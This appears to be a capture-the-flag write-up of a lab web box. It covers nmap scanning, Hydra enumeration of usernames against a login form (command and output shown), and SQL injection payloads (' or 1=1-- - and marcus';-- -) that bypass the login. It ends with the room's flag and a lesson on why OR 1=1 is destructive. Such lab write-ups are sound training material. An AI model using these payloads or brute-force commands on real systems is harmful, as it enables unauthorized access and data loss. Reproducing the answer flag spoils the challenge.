Lesson Learned

Nmap

First I start with a simple scan to enumerate all open ports
sudo nmap -T4 -p- -vv 10.10.40.68

```
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63
```

Now that It's done I can do a little more in-depth scan on these ports.
sudo nmap -sV -sC -Pn -p 22,80 10.10.40.68

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 2e:54:89:ae:f7:91:4e:33:6e:10:89:53:9c:f5:92:db (RSA)
|   256 dd:2c:ca:fc:b7:65:14:d4:88:a3:6e:55:71:65:f7:2f (ECDSA)
|_  256 2b:c2:d8:1b:f4:7b:e5:78:53:56:01:9a:83:f3:79:81 (ED25519)
80/tcp open  http    Apache httpd 2.4.54 ((Debian))
|_http-server-header: Apache/2.4.54 (Debian)
|_http-title: Lesson Learned?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

All we have is the SSH on port 22 and HTTP on port 80.

Exploitation

We can go to the web page to see what we have there. All we have is a simple login page.

I tried this payload `' or 1=1-- -` for an SQL Injection and it gave me this result.

Oops! It looks like you injected an OR 1=1 or similar into the username field. This wouldn't have bypassed the login because every row in the users table was returned, and the login check only proceeds if one row matches the query.

However, your injection also made it into a DELETE statement, and now the flag is gone. Like, completely gone. You need to reset the box to restore it, sorry.

OR 1=1 is dangerous and should almost never be used for precisely this reason. Not even SQLmap uses OR unless you set --risk=3 (the maximum). Be better. Be like SQLmap.

Lesson learned?

P.S. maybe there is less destructive way to bypass the login...

On PortSwigger we can have an explanation:

> **Warning**
>
> Take care when injecting the condition `OR 1=1` into a SQL query. Even if it appears to be harmless in the context you're injecting into, it's common for applications to use data from a single request in multiple different queries. If your condition reaches an `UPDATE` or `DELETE` statement, for example, it can result in an accidental loss of data.

Hydra

Now we will use hydra to enumerate the users. I attempt another login to view the request in Web Developer Tools.
Ps : I know I can use BurpSuite to do that, but hey I found what I wanted.

On the Web Developer Tools, I see that it is a POST request, requiring the variables `username` and `password`.

Inspector | Console | Debugger | Network | Style Editor | Perfor

Filter URLs

New Request | Search | Blocking

POST http://10.10.77.196/

URL Parameters

name	value

Headers

Host	10.10.77.196
Accept-Encoding	gzip, deflate
Content-Length	29
Origin	http://10.10.77.196
Connection	keep-alive
Referer	http://10.10.77.196/
Upgrade-Insecure-Re...	1
User-Agent	Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/...
Accept-Language	en-US,en;q=0.5
Content-Type	application/x-www-form-urlencoded
name	value

Body

username=admin&password=admin


So now we can use hydra to enumerate the users.

```
sudo hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -p toto 10.10.77.196 http-post-form "/:username=^USER^&password=^PASS^:Invalid username and password."
```


```
└─$ sudo hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -p toto 10.10.77.196 http-post-form "/:username=^USER^&password
=^PASS^:Invalid username and password."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (
this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-18 11:05:03
[DATA] max 16 tasks per 1 server, overall 16 tasks, 8295455 login tries (l:8295455/p:1), ~518466 tries per task
[DATA] attacking http-post-form://10.10.77.196:80/:username=^USER^&password=^PASS^:Invalid username and password.
[80][http-post-form] host: 10.10.77.196   login: martin   password: toto
[80][http-post-form] host: 10.10.77.196   login: patrick   password: toto
[80][http-post-form] host: 10.10.77.196   login: stuart   password: toto
[80][http-post-form] host: 10.10.77.196   login: marcus   password: toto
[80][http-post-form] host: 10.10.77.196   login: kelly   password: toto
[80][http-post-form] host: 10.10.77.196   login: arnold   password: toto
[80][http-post-form] host: 10.10.77.196   login: Martin   password: toto
[80][http-post-form] host: 10.10.77.196   login: karen   password: toto
[STATUS] 801.00 tries/min, 801 tries in 00:01h, 8294654 to do in 172:36h, 16 active
[80][http-post-form] host: 10.10.77.196   login: Patrick   password: toto
```

Now that we have our potential users, I returned to the web page to test something simple.

```
Username : marcus';-- -
Password : toto
```



And we have our flag. We have also an explanation.



THM{aab02c6b76bb752456a54c80c2d6fb1e}

Well done! You bypassed the login without deleting the flag!

If you're confused by this message, you probably didn't even try an SQL injection using something like `OR 1=1`. Good for you, you didn't need to learn the lesson.

For everyone else who had to reset the box...lesson learned?

Using `OR 1=1` is risky and should rarely be used in real world engagements. Since it loads all rows of the table, it may not even bypass the login, if the login expects only 1 row to be returned. Loading all rows of a table can also cause performance issues on the database. However, the real danger of `OR 1=1` is when it ends up in either an UPDATE or DELETE statement, since it will cause the modification or deletion of every row.

For example, consider that after logging a user in, the application re-uses the username input to update a user's login status: `UPDATE users SET online=1 WHERE username='<username>';`

A successful injection of `OR 1=1` here would cause every user to appear online. A similar DELETE statement, possibly to delete prior session data, could wipe session data for all users of the application.

Consider using `AND 1=1` as an alternative, with a valid input (in this case a valid username) to test / confirm SQL injection.